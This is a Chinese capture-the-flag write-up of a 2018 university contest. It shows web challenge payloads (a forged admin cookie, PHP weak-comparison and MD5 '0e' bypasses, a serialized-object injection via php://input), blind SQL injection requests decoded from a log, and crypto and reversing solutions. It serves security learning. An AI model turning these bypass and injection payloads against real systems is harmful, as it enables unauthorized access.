2018/9/16 福师大黑盾杯

信息泄露+代码审计

svn泄露源码：http://192.168.200.200/web/codeaudit/.svn/text-base/index.php.svn-base.txt

```php
<?php
error_reporting(0);
$user = $_COOKIE['user'];
$code = $_GET['code']?(int)$_GET['code']:'';
if($user == 'admin' && !empty($code)) {
    $hex = (int)$code;
    if(($hex ^ 6789) === 0xCDEF) {
        require("flag.php");
        echo $flag;
        exit();
    }
echo "ŏ��Ö�eIJ���,��û��Ę�□□�������";
?>
```

`GET` 请求 `code=55146` ， 请求头添加 `Cookie: user=admin;` 。

`flag{a737c5c5b759c3705c8100accf65b5e4}`

最好的语言

```php
<?php
show_source(__FILE__);
$a=0;
$b=0;
$c=0;
```

```php
$d=0;
if (isset($_GET['x1'])) //$x1=0;=>$a=1;
{
        $x1 = $_GET['x1'];
        $x1=="1"?die("ha?"):NULL;
        switch ($x1)
        {
        case 0:
        case 1:
                $a=1;
                break;
        }
}
$x2=(array)json_decode(@$_GET['x2']);
//$x2=json_encode(['x21'=>'2018hello','x22'=>[[],0]]) ;
//string(32) "{"x21":"2018hello","x22":[[],0]}"
if(is_array($x2)){
    is_numeric(@$x2["x21"])?die("ha?"):NULL;
    if(@$x2["x21"]){
        ($x2["x21"]>2017)?$b=1:NULL;
    }
    if(is_array(@$x2["x22"])){
        if(count($x2["x22"])!==2 OR !is_array($x2["x22"][0])) die("ha?");
        $p = array_search("XIPU", $x2["x22"]);
        //array_search – 在数组中搜索给定的值，如果成功则返回相应的键名
        //mixed array_search( mixed $needle, array $haystack[, bool $strict =
false] )
        //第三个参数决定在搜索时是否比较类型，默认不比较，也是这里能够绕过的原因。
        //var_dump(array_search('XIPU', array("0","1",0)));//int(2)
        //0=='XIPU'为真，搜索到0值的下标为2
        $p===false?die("ha?"):NULL;
        foreach($x2["x22"] as $key=>$val){
            $val==="XIPU"?die("ha?"):NULL;
        }
        $c=1;
}
}
$x3 = $_GET['x3'];
if ($x3 != '15562') {
    if (strstr($x3, 'XIPU')) {
        if (substr(md5($x3),8,16) == substr(md5('15562'),8,16)) {
            //两个符合正则  /0e\d+/  的字符串弱相等。
            // 爆破见下方python代码
            $d=1;
        }
    }
}
if($a && $b && $c && $d){
    include "flag.php";
    echo $flag;
}
?>
```

```python
def brute():
    for a in range(0x20, 0x7f):
        for b in range(0x20, 0x7f):
            for c in range(0x20, 0x7f):
                    x = chr(a) + chr(b) + chr(c)+s
                    mm=md5(x.encode('UTF-8')).hexdigest()
                    flag=1
                    for i in mm[10:24]:
                        if i not in '0123456789':
                            flag=0
                            break
                    if flag and mm[8:10]=='0e':
                        print(x)

brute()
# kN[XIPU
# v=|XIPU
# y'wXIPU
# }MOXIPU
# ~VhXIPU
## http://192.168.200.200/web/bestlanguage/?x1=0&x2=
{%22x21%22:%222018hello%22,%22x22%22:[[],0]}&x3=~VhXIPU
## flag{510ea2879fa29d0d618b1f55350965c3}
```

the user is admin

和 bugku 平台某个题目原理相似，因此没有保留源码。可以参考 该题 ，不赘述。

```
/web/theuserisadmin/?file=class.php&user=php://input&pass=O:4:"Read":1:
{s:4:"file";s:8:"f1a9.php";}

post:the user is admin

//flag{078d8dd8023d5716a11780adf344dfd2}
```

ccgs


```
binwalk -e sgcc.png
cat secret.txt | base64 -d | base64 -d > final.png
```

注入日志分析

给了一个日志文件，`file data.log`得到是一个文本文件，直接打开，前几行是

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2015-10-21 09:16:34
```

猜测是IIS服务器记录的流量日志， 分析前几行

```
2015-10-21 09:16:34 W3SVC1 192.168.1.135 GET /index.htm - 80 - 192.168.1.101 Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10.10;+rv:41.0)+Gecko/20100101+Firefox/41.0 200 0 0
2015-10-21 09:16:34 W3SVC1 192.168.1.135 GET /favicon.ico - 80 - 192.168.1.101 Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10.10;+rv:41.0)+Gecko/20100101+Firefox/41.0 404 0 2
2015-10-21 09:16:36 W3SVC1 192.168.1.135 GET /show.asp id=2 80 - 192.168.1.101 Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10.10;+rv:41.0)+Gecko/20100101+Firefox/41.0 200 0 0
2015-10-21 09:25:01 W3SVC1 192.168.1.135 GET /show.asp id=2%27|17|80040e14|字符串_''_之前有未闭合的引号。 80 - 192.168.1.101 Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10.10;+rv:41.0)+Gecko/20100101+Firefox/41.0 500 0 0
```

可以看到就是一条条的HTTP请求，并且后面跟着状态码。继续浏览，看到`id`字段出现一些`SQL`的关键字，那么可以想到这记录的就是`sqlmap`(或许)的注入流量分析。思路就是找到关键的注入请求，文件很大，我们可以搜索`flag`试试，找到关键的请求如下

```
...
2015-10-21 09:32:35 W3SVC1 192.168.1.135 GET /show.asp id=2%20AND%20UNICODE%28SUBSTRING%28%28SELECT%20ISNULL%28CAST%28LTRIM%28STR%28COUNT%28DISTINCT%28theflag%29%29%29%29%20AS%20NVARCHAR%284000%29%29%2CCHAR%2832%29%29%20FROM%20tourdata.dbo.news%29%2C1%2C1%29%29%3E51|18|800a0bcd|BOF_或_EOF_中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101 Mozilla/5.0+(Windows;+U;+Windows+NT+6.0;+en-US;+rv:1.9.1b4)+Gecko/20090423+Firefox/3.5b4+GTB5+(.NET+CLR+3.5.30729) 500 0 0
2015-10-21 09:32:35 W3SVC1 192.168.1.135 GET /show.asp id=2%20AND%20UNICODE%28SUBSTRING%28%28SELECT%20ISNULL%28CAST%28LTRIM%28STR%28COUNT%28DISTINCT%28theflag%29%29%29%29%20AS%20NVARCHAR%284000%29%29%2CCHAR%2832%29%29%20FROM%20tourdata.dbo.news%29%2C1%2C1%29%29%3E48 80 - 192.168.1.101 Mozilla/5.0+(Windows;+U;+Windows+NT+6.0;+en-US;+rv:1.9.1b4)+Gecko/20090423+Firefox/3.5b4+GTB5+(.NET+CLR+3.5.30729) 200 0 0
...
```

可以利用文本编辑器如`sublime text 3`的`ctrl+H`的替换功能， 将关键流量进行精简并`urldecode`利于分析(截取两个代表性请求)

```
id=2 AND UNICODE(SUBSTRING((SELECT ISNULL(CAST(LTRIM(STR(COUNT(DISTINCT(theflag))))
AS NVARCHAR(4000)),CHAR(32)) FROM tourdata.dbo.news),1,1))>51|18|800a0bcd|BOF_或_EOF_
中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。 500 0 0
id=2 AND UNICODE(SUBSTRING((SELECT ISNULL(CAST(LTRIM(STR(COUNT(DISTINCT(theflag))))
AS NVARCHAR(4000)),CHAR(32)) FROM tourdata.dbo.news),1,1))>48 80 200 0 0
```

可以看到这里是二分法盲注的HTTP请求，现在思路很明确了， 从`SUBSTRING(.*, 1, 1)`开始找，并且只要看最后几条的注入请求就可以判断出字符是多少。 比如`SUBSTRING(.*, 1, 1) > 48`的状态码是`200`，`SUBSTRING(.*, 1, 1) > 49`的状态码是`500`，那其实就可以确定字符的ascii码是49。就这样就能得到`theflag`的值。

brightstar

列移位密码

```
snkeegt fhstetr Iedsabs tnaktrt otessha iiriwis tethees
key:  howarey
Columnar Transposition Cipher
```

h	o	w	a	r	e	y
3	4	6	1	5	2	7
I	t	i	s	o	f	t
e	n	i	n	t	h	e
d	a	r	k	e	s	t
s	k	i	e	s	t	h
a	t	w	e	s	e	e
b	r	i	g	h	t	e
s	t	s	t	a	r	s

或者

```
c='snkeegt fhstetr Iedsabs tnaktrt otessha iiriwis tethees'.split(' ')
k='howarey'
kk=sorted(k)
print(''.join(c[kk.index(j)][i] for i in range(len(k)) for j in k))
# Itisoteninthedarkestskiesthatweseebrighteststars
```

这是啥呀

base32编码

```
echo MZWGCZ33MM4GENJVHBRDSNJUGAYTSOBVGZTDAYRQGIZTINLEMMZTSNJVHBRX2=== | base32 -d
#flag{c8b558b954019856f0b02345dc39558c}
```


Windows逆向

```
s='sKfxEeft}f{gyrYgthtyhifsjei53UUrrr_t2cdsef66246087138\0087138'
flag=''
idx=[1,4,14,10,5,36,23,42,13,19,28,13,27,39,48,41,42]
for i in idx:
     flag+=s[i]
print(flag)
# KEY{e2s6ry3r5s8f6
```


得到部分flag，加上1024}得到完整flag：KEY{e2s6ry3r5s8f61024}

reverseme

```
python -c "open('file.png','wb').write(open('reverseme','rb').read()[::-1])"
或
<reverseme xxd -p -c1 | tac | xxd -p -r >file.png
```



```
convert -flop file.png mirror_file.png
```



下午

CMSeeK 扫出配置文件 http://192.168.200.202//configuration.php.txt

底部有flag: `flag{0b58f603ff55c0c190502b44b4ffbf2c}`

此外一些没进一步利用上的信息和部分题目的附件放在Gilthub，有兴趣可移步查看。